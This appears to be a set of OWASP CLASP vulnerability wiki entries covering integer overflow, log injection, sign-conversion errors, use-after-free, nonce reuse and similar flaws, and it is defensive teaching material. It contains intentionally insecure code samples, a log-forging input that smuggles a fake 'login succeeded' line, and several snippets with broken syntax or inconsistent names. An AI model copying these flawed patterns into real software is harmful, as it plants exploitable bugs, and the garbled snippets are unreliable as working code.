- Pre-design through Build: Canary style bounds checking, library changes which ensure the validity of chunk data, and other such fixes are possible but should not be relied upon.

## DISCUSSION

Integer overflows are for the most part only problematic in that they lead to issues of availability. Common instances of this can be found when primitives subject to overflow are used as a loop index variable.

In some situations, however, it is possible that an integer overflow may lead to an exploitable buffer overflow condition. In these circumstances, it may be possible for the attacker to control the size of the buffer as well as the execution of the program.

Recently, a number of integer overflow-based, buffer-overflow conditions have surfaced in prominent software packages. Due to this fact, the relatively difficult to exploit condition is now more well known and therefore more likely to be attacked. The best strategy for mitigation includes: a multi-level strategy including the strict definition of proper behavior (to restrict scale, and therefore prevent integer overflows long before they occur); frequent sanity checks; preferably at the object level; and standard buffer overflow mitigation techniques.

## EXAMPLES

Integer overflows can be complicated and difficult to detect. The following example is an attempt to show how an integer overflow may lead to undefined looping behavior:

```
short int bytesRec = 0;
char buf[SOMEBIGNUM];
while(bytesRec < MAXGET) {
    bytesRec += getFromInput(buf+bytesRec);
}
```

In the above case, it is entirely possible that bytesRec may overflow, continuously creating a lower number than MAXGET and also overwriting the first MAXGET-1 bytes of buf.

## RELATED PROBLEMS

- [\[\[Buffer overflow\]\]](#) (and related vulnerabilities): [\[\[Integer overflow\]\]](#) problems are often exploited only by creating buffer overflow conditions to take advantage of.

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Range and Type Error Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

[\[\[Category:C\]\]](#)

QUEBRA

## LOG INJECTION

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Log injection problems are a subset of injection problem, in which invalid entries taken from user input are inserted in logs or audit trails, allowing an attacker to mislead administrators or cover traces of attack. Log injection can also sometimes be used to attack log monitoring systems indirectly by injecting data that monitoring system will misinterpret.

### CONSEQUENCES

- Integrity: Logs susceptible to injection can not be trusted for diagnostic or evidentiary purposes in the event of an attack on other parts of the system.
- Access control: Log injection may allow indirect attacks on systems monitoring the log.

### EXPOSURE PERIOD

- Design: It may be possible to find alternate methods for satisfying functional requirements than allowing external input to be logged.
- Implementation: Exposure for this issue is limited almost exclusively to implementation time. Any language or platform is subject to this flaw.

### PLATFORM

- Language: Any
- Platform: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Very High

### AVOIDANCE AND MITIGATION

- Design: If at all possible, avoid logging data that came from external inputs.



- Implementation: Ensure that all log entries are statically created, or if they must record external data that the input is vigorously white-list checked.
- Run time: Avoid viewing logs with tools that may interpret control characters in the file, such as command-line shells.

## DISCUSSION

Log injection attacks can be used to cover up log entries or insert misleading entries. Common attacks on logs include inserting additional entries with fake information, truncating entries to cause information loss, or using control characters to hide entries from certain file viewers.

The most effective way to deter such an attack is to ensure that any external input being logged adheres to strict rules as to what characters are acceptable. As always, white-list style checking is far preferable to black-list style checking.

## EXAMPLES

The following code is a simple Python snippet which writes a log entry to a file. It does not filter log contents:

```
def log_failed_login(username)
log = open("access.log", 'a')
log.write("User login failed for: %s\n" % username)
log.close()
```

Normal log file output looks like:

```
User login failed for: guest
User login failed for: admin
```

However, if we pass in the following as the username:

```
guest\nUser login succeeded for: admin
```

the log would instead have the misleading entries:

```
User login failed for: guest
User login succeeded for: admin
```

If it was expected that the log was going to be viewed from within a command shell (as is often the case with server software) we could inject terminal control characters to cause the display to back up lines or erase log entries from view. Doing this does not actually remove the entries from the file, but it can prevent casual inspection from noticing security critical log entries.

## RELATED PROBLEMS

- [[Injection problem]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:Logging and Auditing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:OWASP Logging Project]]

QUEBRA

## MISCALCULATED NULL TERMINATION

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Miscalculated null termination occurs when the placement of a null character at the end of a buffer of characters (or string) is misplaced or omitted.

### CONSEQUENCES

- Confidentiality: Information disclosure may occur if strings with misplaced or omitted null characters are printed.
- Availability: A randomly placed null character may put the system into an undefined state, and therefore make it prone to crashing.
- Integrity: A misplaced null character may corrupt other data in memory
- Access Control: Should the null character corrupt the process flow, or affect a flag controlling access, it may lead to logical errors which allow for the execution of arbitrary code.

### EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Precise knowledge of string manipulation functions may prevent this issue

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Ensure that all string functions used are understood fully as to how they append null characters. Also, be wary of off-by-one errors when appending nulls to the end of strings.

## DISCUSSION

Miscalculated null termination is a common issue, and often difficult to detect. The most common symptoms occur infrequently (in the case of problems resulting from "safe" string functions), or in odd ways characterized by data corruption (when caused by off-by-one errors).

The case of an omitted null character is the most dangerous of the possible issues. This will almost certainly result in information disclosure, and possibly a buffer overflow condition, which may be exploited to execute arbitrary code.

As for misplaced null characters, the biggest issue is a subset of buffer overflow, and write-what-where conditions, where data corruption occurs from the writing of a null character over valid data, or even instructions. These logic issues may result in any number of security flaws.

## EXAMPLES

While the following example is not exploitable, it provides a good example of how nulls can be omitted or misplaced, even when "safe" functions are used:

```
#include <stdio.h>
#include <string.h>
int main() {
    char longString[] = "Cellular bananular phone";
    char shortString[16];
    strncpy(shortString, longString, 16);
    printf("The last character in shortString is: %c %1$x\n",
        shortString[15]);
    return (0);
}
```

The above code gives the following output:

```
The last character in shortString is: 1 6c
```

So, the shortString array does not end in a NULL character, even though the "safe" string function strncpy() was used.

## RELATED PROBLEMS

- [[Buffer overflow]] (and related issues)
- [[Write-what-where condition]]: A subset of the problem in some cases, in which an attacker may write a null character to a small range of possible addresses.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## MUTABLE OBJECT RETURNED

{{Template:SecureSoftware}}

### OVERVIEW

Sending non-cloned mutable data as a return value may result in that data being altered or deleted by the called function, thereby putting the class in an undefined state.

### CONSEQUENCES

- Access Control / Integrity: Potentially data could be tampered with by another function which should not have been tampered with.

### EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

### PLATFORM

- Languages: C,C++ or Java
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

### LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: Pass in data which should not be alerted as constant or immutable.
- Implementation: Clone all mutable data before returning references to it. This is the preferred mitigation. This way, regardless of what changes are made to the data, a valid copy is retained for use by the class.

## DISCUSSION

In situations where functions return references to mutable data, it is possible that this external code, which called the function, may make changes to the data sent. If this data was not previously cloned, you will be left with modified data which may, or may not, be valid in the context of the class in question.

## EXAMPLES

In C\C++:

```
private:
externalClass foo;
public:
void doStuff() {
//...//Modify foo
return foo;
}
```

In Java:

```
public class foo {
private externalClass bar = new externalClass();
public doStuff(...){
//...//Modify bar
return bar;
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## OMITTED BREAK STATEMENT

{{Template:SecureSoftware}}

## OVERVIEW

Omitting a break statement so that one may fall through is often indistinguishable from an error, and therefore should not be used.

## CONSEQUENCES

Unspecified.

## EXPOSURE PERIOD

- Pre-design through Build: The use of tools to detect this problem is recommended.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies

## PLATFORM

- Languages: C/C++/Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Pre-design through Build: Most static analysis programs should be able to catch these errors.
- Implementation: The functionality of omitting a break statement could be clarified with an if statement. This method is much safer.

## DISCUSSION

While most languages with similar constructs automatically run only a single branch, C and C++ are different. This has bitten many programmers, and can lead to critical code executing in situations where it should not.

## EXAMPLES

Java:

```

{
    int month = 8;
    switch (month) {
    case 1: print("January");
    case 2: print("February");
    case 3: print("March");
    case 4: print("April");
    case 5: println("May");
    case 6: print("June");
    case 7: print("July");
    case 8: print("August");
    case 9: print("September");
    case 10: print("October");
    case 11: print("November");
    case 12: print("December");
    }
    println(" is a great month");
}

```

C/C++:

It is identical if one replaces print with printf or cout.

One might think that if they just tested case12, it will display that the respective month "is a great month." However, if one tested November, one notice that it would display "November December is a great month."

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## RACE CONDITION IN SIGNAL HANDLER

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Race conditions occur frequently in signal handlers, since they are asynchronous actions. These race conditions may have any number of Problem Types and symptoms.

## CONSEQUENCES

- Authorization: It may be possible to execute arbitrary code through the use of a write-what-where condition.
- Integrity: Signal race conditions often result in data corruption.

## EXPOSURE PERIOD

- Requirements specification: A language might be chosen which is not subject to this flaw.
- Design: Signal handlers with complicated functionality may result in this issue.
- Implementation: The use of any non-reentrant functionality or global variables in a signal handler might result in this race conditions.

## PLATFORM

- Languages: C, C++, Assembly
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: A language might be chosen, which is not subject to this flaw, through a guarantee of reentrant code.
- Design: Design signal handlers to only set flags rather than perform complex functionality.
- Implementation: Ensure that non-reentrant functions are not found in signal handlers. Also, use sanity checks to ensure that state is consistent before performing asynchronous actions which effect the state of execution.

## DISCUSSION

Signal race conditions are a common issue that have only recently been seen as exploitable. These issues occur when non-reentrant functions, or state-sensitive actions occur in the signal handler, where they may be called at any time. If these functions are called at an inopportune moment - such as while a non-reentrant function is already running -, memory corruption occurs that may be exploitable.

Another signal race condition commonly found occurs when free is called within a signal handler, resulting in a double free and therefore a write-what-where condition. This is a perfect example of a signal handler taking actions which cannot be accounted for in state. Even if a given pointer is set to NULL after it has been freed, a race condition still exists between the time the memory was freed and the pointer was set to NULL. This is especially



prudent if the same signal handler has been set for more than one signal - since it means that the signal handler itself may be reentered.

## EXAMPLES

```
#include <signal.h>
#include <syslog.h>
#include <string.h>
#include <stdlib.h>
void *global1, *global2;
char *what;
void sh(int dummy) {
    syslog(LOG_NOTICE, "%s\n", what);
    free(global2);
    free(global1);
    sleep(10);
    exit(0);
}
int main(int argc, char* argv[]) {
    what=argv[1];
    global1=strdup(argv[2]);
    global2=malloc(340);
    signal(SIGHUP, sh);
    signal(SIGTERM, sh);
    sleep(10);
    exit(0);
}
```

## RELATED PROBLEMS

- [[Doubly freeing memory]]
- [[Using freed memory]]
- [[Unsafe function call from a signal handler]]
- [[Write-what-where]]

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## REUSING A NONCE, KEY PAIR IN ENCRYPTION

{{Template:SecureSoftware}}

## OVERVIEW

Nonces should be used for the present occasion and only once.

## CONSEQUENCES

- Authentication: Potentially a replay attack, in which an attacker could send the same data twice, could be crafted if nonces are allowed to be reused. This could allow a user to send a message which masquerades as a valid message from a valid user.

## EXPOSURE PERIOD

- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.
- Implementation: Many traditional techniques can be used to create a new nonce from different sources.
- Implementation: Reusing nonces nullifies the use of nonces.

## PLATFORM

- Languages: Any
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Refuse to reuse nonce values.
- Implementation: Use techniques such as requiring incrementing, time based and/or challenge response to assure uniqueness of nonces.

## DISCUSSION

Nonces, are often bundled with a key in a communication exchange to produce a new session key for each exchange.

## EXAMPLES

In C/C++:

```
#include <openssl/sha.h>
#include <stdio.h>
```

```
#include <string.h>
#include <memory.h>
int main() {
    char *paragraph = NULL;
    char *data = NULL;
    char *nonce = "bad";
    char *password = "secret";
    parsize=strlen(nonce)+strlen(password);
    paragraph=(char*)malloc(para_size);
    strncpy(paragraph,nonce,strlen(nonce));
    strcpy(paragraph,password,strlen(password));
    data=(unsigned char*)malloc(20);
    SHA1((const unsigned char*)paragraph,parsize,(unsigned char*)data);
    free(paragraph);
    free(data);
    //Do something with data//
    return 0;
}
```

In Java:

```
String command = new String("some command to execute")
MessageDigest nonce = MessageDigest.getInstance("SHA");
nonce.update(String.valueOf("bad nonce"));
byte[] nonce = nonce.digest();
MessageDigest password = MessageDigest.getInstance("SHA");
password.update(nonce + "secretPassword");
byte[] digest = password.digest();
//do somethign with digest//
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## SIGNED TO UNSIGNED CONVERSION ERROR

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A signed-to-unsigned conversion error takes place when a signed primitive is used as an unsigned value, usually as a size variable.

## CONSEQUENCES

- Availability: Incorrect sign conversions generally lead to undefined behavior, and therefore crashes.

- Integrity: If a poor cast lead to a buffer overflow or similar condition, data integrity may be affected.
- Access control (instruction processing): Improper signed-to-unsigned conversions without proper checking can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Accessor functions may be designed to mitigate some of these logical issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, or misuse, of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: Choose a language which is not subject to these casting flaws.
- Design: Design object accessor functions to implicitly check values for valid sizes. Ensure that all functions which will be used as a size are checked previous to use as a size. If the language permits, throw exceptions rather than using in-band errors.
- Implementation: Error check the return values of all functions. Be aware of implicit casts made, and use unsigned variables for sizes if at all possible.

## DISCUSSION

Often, functions will return negative values to indicate a failure state. In the case of functions which return values which are meant to be used as sizes, negative return values can have unexpected results. If these values are passed to the standard memory copy or allocation functions, they will implicitly cast the negative error-indicating value to a large unsigned value.

In the case of allocation, this may not be an issue; however, in the case of memory and string copy functions, this can lead to a buffer overflow condition which may be exploitable.

Also, if the variables in question are used as indexes into a buffer, it may result in a buffer underflow condition.

## EXAMPLES

In the following example, it is possible to request that memcpy move a much larger segment of memory than assumed:

```
int returnChunkSize(void *) {
/* if chunk info is valid, return the size of usable memory,
 * else, return -1 to indicate an error
 */
...
}
int main() {
...
memcpy(destBuf, srcBuf, (returnChunkSize(destBuf)-1));
...
}
```

If returnChunkSize() happens to encounter an error, and returns -1, memcpy will assume that the value is unsigned and therefore interpret it as MAXINT-1, therefore copying far more memory than is likely available in the destination buffer.

## RELATED PROBLEMS

- [[Buffer overflow]] (and related conditions)
- [[Buffer underwrite]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## STORING PASSWORDS IN A RECOVERABLE FORMAT

{{Template:SecureSoftware}}

## OVERVIEW

The storage of passwords in a recoverable format makes them subject to password reuse attacks by malicious users. If a system administrator can recover the password directly - or use a brute force search on the information available to him -, he can use the password on other accounts.

## CONSEQUENCES

- Confidentiality: User's passwords may be revealed.
- Authentication: Revealed passwords may be reused elsewhere to impersonate the users in question.

## EXPOSURE PERIOD

- Design: The method of password storage and use is often decided at design time.
- Implementation: In some cases, the decision of algorithms for password encryption or hashing may be left to the implementers.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Access to read stored password hashes

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Design / Implementation: Ensure that strong, non-reversible encryption is used to protect stored passwords.

## DISCUSSION

The use of recoverable passwords significantly increases the chance that passwords will be used maliciously. In fact, it should be noted that recoverable encrypted passwords provide no significant benefit over plain-text passwords since they are subject not only to reuse by malicious attackers but also by malicious insiders.

## EXAMPLES

In C\C :

```
int VerifyAdmin(char *password) {
    if (strcmp(compress(password), compressed_password)) {
        printf("Incorrect Password!\n");
        return(0)
    }
    printf("Entering Diagnostic Mode\n");
    return(1);
}
```

In Java:

```
int VerifyAdmin(String password) {  
    if (passwd.Equals(compress((compressed_password))) {  
        return () 0)  
    }  
    //Diagnostic Mode  
    return (1);  
}
```

## RELATED PROBLEMS

- [[Use of hard-coded passwords]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## TRUNCATION ERROR

{{Template:SecureSoftware}}

## OVERVIEW

Truncation errors occur when a primitive is cast to a primitive of a smaller size and data is lost in the conversion.

## CONSEQUENCES

- Integrity: The true value of the data is lost and corrupted data is used.

## EXPOSURE PERIOD

- Implementation: Truncation errors almost exclusively occur at implementation time.

## PLATFORM

- Languages: C, C++, Assembly
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Low

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Implementation: Ensure that no casts, implicit or explicit, take place that move from a larger size primitive or a smaller size primitive.

## DISCUSSION

When a primitive is cast to a smaller primitive, the high order bits of the large value are lost in the conversion, resulting in a non-sense value with no relation to the original value. This value may be required as an index into a buffer, a loop iterator, or simply necessary state data. In any case, the value cannot be trusted and the system will be in an undefined state.

While this method may be employed viably to isolate the low bits of a value, this usage is rare, and truncation usually implies that an implementation error has occurred.

## EXAMPLES

This example, while not exploitable, shows the possible mangling of values associated with truncation errors:

```
#include <stdio.h>
int main() {
    int intPrimitive;
    short shortPrimitive;
    intPrimitive = (int) (~((int)0) ^ (1 << (sizeof(int)*8-1)));
    shortPrimitive = intPrimitive;
    printf("Int MAXINT: %d\nShort MAXINT: %d\n",
        intPrimitive, shortPrimitive);
    return (0);
}
```

The above code, when compiled and run, returns the following output:

```
Int MAXINT: 2147483647
Short MAXINT: -1
```

A frequent paradigm for such a problem being exploitable is when the truncated value is used as an array index, which can happen implicitly when 64-bit values are used as indexes, as they are truncated to 32 bits.

## RELATED PROBLEMS

- [\[\[Signed to unsigned conversion error\]\]](#)
- [\[\[Unsigned to signed conversion error\]\]](#)
- [\[\[Integer coercion error\]\]](#)
- [\[\[Sign extension error\]\]](#)



[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Implementation]]

[[Category:General Logic Error Vulnerability]]

QUEBRA

## TRUSTING SELF-REPORTED IP ADDRESS

{{Template:SecureSoftware}}

### OVERVIEW

The use of IP addresses as authentication is flawed and can easily be spoofed by malicious users.

### CONSEQUENCES

- Authentication: Malicious users can fake authentication information, impersonating any IP address

### EXPOSURE PERIOD

- Design: Authentication methods are generally chosen during the design phase of development.

### PLATFORM

- Languages: All
- Operating platforms: All

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Use other means of identity verification that cannot be simply spoofed.

## DISCUSSION

As IP addresses can be easily spoofed, they do not constitute a valid authentication mechanism. Alternate methods should be used if significant authentication is necessary.

## EXAMPLES

In C/C++:

```
sd = socket(AF_INET, SOCK_DGRAM, 0);
serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    cliilen = sizeof(cli);
    if (inet_ntoa(cli.sin_addr)==...)
    n = recvfrom(sd, msg, MAX_MSG, 0,
    (struct sockaddr *) & cli, &cliilen);
}
```

In Java:

```
while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    if ((rp.getAddress()==...) && (in==...)){
        out = secret.getBytes();
        DatagramPacket sp =new DatagramPacket(out,out.length,
        IPAddress, port);
        outSock.send(sp);
    }
}
```

## RELATED PROBLEMS

- [[Trusting self-reported DNS name]]
- [[Using the referer field for authentication]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## UNINITIALIZED VARIABLE

{{Template:SecureSoftware}}

## OVERVIEW

Using the value of an uninitialized variable is not safe.

## CONSEQUENCES

- Integrity: Initial variables usually contain junk, which cannot be trusted for consistency. This can cause a race condition if a lock variable check passes when it should not.
- Authorization: Strings which do are not initialized are especially dangerous, since many functions expect a null at the end and only at the end of a string.

## EXPOSURE PERIOD

- Implementation: Use of uninitialized variables is a logical bug.
- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.

## PLATFORM

Languages: C/C++

Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Assign all variables to an initial variable.
- Pre-design through Build: Most compilers will complain about the use of uninitialized variables if warnings are turned on.
- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.

## DISCUSSION

Before variables are initialized, they generally contain junk data of what was left in the memory that the variable takes up. This data is very rarely useful, and it is generally advised to pre-initialize variables or set them to their first values early.

If one forget - in the C language - to initialize, for example a char \*, many of the simple string libraries may often return incorrect results as they expecting the null termination to be at the end of a string.

## EXAMPLES

In C\C++, or Java:

```
int foo;
void bar() {
    if (foo==0) /.../
    /.../
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## UNSIGNED TO SIGNED CONVERSION ERROR

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

An unsigned-to-signed conversion error takes place when a large unsigned primitive is used as an signed value - usually as a size variable.

## CONSEQUENCES

- Availability: Incorrect sign conversions generally lead to undefined behavior, and therefore crashes.
- Integrity: If a poor cast lead to a buffer underwrite, data integrity may be affected.
- Access control (instruction processing): Improper unsigned-to-signed conversions, often create buffer underwrite conditions which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Accessor functions may be designed to mitigate some of these logical issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Low to Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Ensure that interacting functions retain the same types and that only safe type casts must occur. If possible, use intelligent marshalling routines to translate between objects.
- Implementation: Use out-of-data band channels for transmitting error messages if unsigned size values must be transmitted. Check all errors.
- Build: Pay attention to compiler warnings which may alert you to improper type casting.

## DISCUSSION

Although less frequent an issue than signed-to-unsigned casting, unsigned-to-signed casting can be the perfect precursor to dangerous buffer underwrite conditions that allow attackers to move down the stack where they otherwise might not have access in a normal buffer overflow condition.

Buffer underwrites occur frequently when large unsigned values are cast to signed values, and then used as indexes into a buffer or for pointer arithmetic.

## EXAMPLES

While not exploitable, the following program is an excellent example of how implicit casts, while not changing the value stored, significantly changes its use:

285

```
#include <stdio.h>
int main() {
    int value;
    value = (int)(~((int)0) ^ (1 << (sizeof(int)*8)));
    printf("Max unsigned int: %u %1$x\nNow signed: %1$d %1$x\n",
        value);
    return (0);
}
```

The above code produces the following output:

```
Max unsigned int: 4294967295 ffffffff
Now signed: -1 ffffffff
```

Note how the hex value remains unchanged.

## RELATED PROBLEMS

- [\[\[Buffer underwrite\]\]](#)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Range and Type Error Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

[\[\[Category:C\]\]](#)

QUEBRA

## USE OF sizeof() ON A POINTER TYPE

{{Template:SecureSoftware}}

## OVERVIEW

Running sizeof() on a malloced pointer type will always return the wordsize/8.

## CONSEQUENCES

Authorization: This error can often cause one to allocate a buffer much smaller than what is needed and therefore other problems like a buffer overflow can be caused.

## EXPOSURE PERIOD

- Implementation: This is entirely an implementation flaw.

## PLATFORM

- Languages: C or C++
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Unless one is trying to leverage running `sizeof()` on a pointer type to gain some platform independence or if one is allocating a variable on the stack, this should not be done.

## DISCUSSION

One can in fact use the `sizeof()` of a pointer as useful information. An obvious case is to find out the wordsize on a platform. More often than not, the appearance of `sizeof(pointer)`

## EXAMPLES

In C/C++:

```
#include <stdio.h>
int main() {
    void *foo;
    printf("%d\n", sizeof(foo)); //this will return wordsize/4
    return 0;
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Implementation]]

## USING FREED MEMORY

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

{{Template:Fortify}}

### ABSTRACT

Referencing memory after it has been freed can cause a program to crash.

### OVERVIEW

The use of heap allocated memory after it has been freed or deleted leads to undefined system behavior and, in many cases, to a write-what-where condition.

Use after free errors occur when a program continues to use a pointer after it has been freed. Like double free errors and memory leaks, use after free errors have two common and sometimes overlapping causes:

- Error conditions and other exceptional circumstances
- Confusion over which part of the program is responsible for freeing the memory

Use after free errors sometimes have no effect and other times cause a program to crash. While it is technically feasible for the freed memory to be re-allocated and for an attacker to use this reallocation to launch a buffer overflow attack, we are unaware of any exploits based on this type of attack.

### CONSEQUENCES

- Integrity: The use of previously freed memory may corrupt valid data, if the memory area in question has been allocated and used properly elsewhere.
- Availability: If chunk consolidation occur after the use of previously freed data, the process may crash when invalid data is used as chunk information.
- Access Control (instruction processing): If malicious data is entered before chunk consolidation can take place, it may be possible to take advantage of a write-what-where primitive to execute arbitrary code.

### EXPOSURE PERIOD

- Implementation: Use of previously freed memory errors occur largely at implementation time.

### PLATFORM

- Languages: C, C++, Assembly
- Operating Platforms: All



## REQUIRED RESOURCES

Any

## SEVERITY

Very High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Ensuring that all pointers are set to NULL, once the memory they point to has been freed, can be effective strategy. The utilization of multiple or complex data structures may lower the usefulness of this strategy.

## DISCUSSION

The use of previously freed memory can have any number of adverse consequences - ranging from the corruption of valid data to the execution of arbitrary code, depending on the instantiation and timing of the flaw.

The simplest way data corruption may occur involves the system's reuse of the freed memory. In this scenario, the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process.

If the newly allocated data chances to hold a class, in C++ for example, various function pointers may be scattered within the heap data. If one of these function pointers is overwritten with an address to valid shellcode, execution of arbitrary code can be achieved.

## EXAMPLES

""Example1:""

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)
int main(int argc, char **argv) {
    char *buf1R1;
    char *buf2R1;
    char *buf2R2;
    char *buf3R2;
    buf1R1 = (char *) malloc(BUFSIZE1);
    buf2R1 = (char *) malloc(BUFSIZE1);
    free(buf2R1);
    buf2R2 = (char *) malloc(BUFSIZE2);
    buf3R2 = (char *) malloc(BUFSIZE2);
    strncpy(buf2R1, argv[1], BUFSIZE1-1);
    free(buf1R1);
    free(buf2R2);
    free(buf3R2);
```

```
}
```

### ""Example2:""

```
char* ptr = (char*)malloc (SIZE);  
...  
if (err) {  
    abrt = 1;  
    free(ptr);  
}  
...  
if (abrt) {  
    logError("operation aborted before commit", ptr);  
}
```

## RELATED PROBLEMS

- [[Buffer overflow]] (in particular, heap overflows): The method of exploitation is often the same, as both constitute the unauthorized writing to heap memory.
- [[Write-what-where condition]]: The use of previously freed memory can result in a write-what-where in several ways.

## CATEGORIES

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## ACCIDENTAL LEAKING OF SENSITIVE INFORMATION THROUGH ERROR MESSAGES

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Server messages need to be parsed before being passed on to the user.

## CONSEQUENCES

- Confidentiality: Often this will either reveal sensitive information which may be used for a later attack or private information stored in the server.

## EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.
- Build: It is important to adequately set read privileges and otherwise operationally protect the log.

## PLATFORM

- Languages: Any; it is especially prevalent, however, when dealing with SQL or languages which throw errors.
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

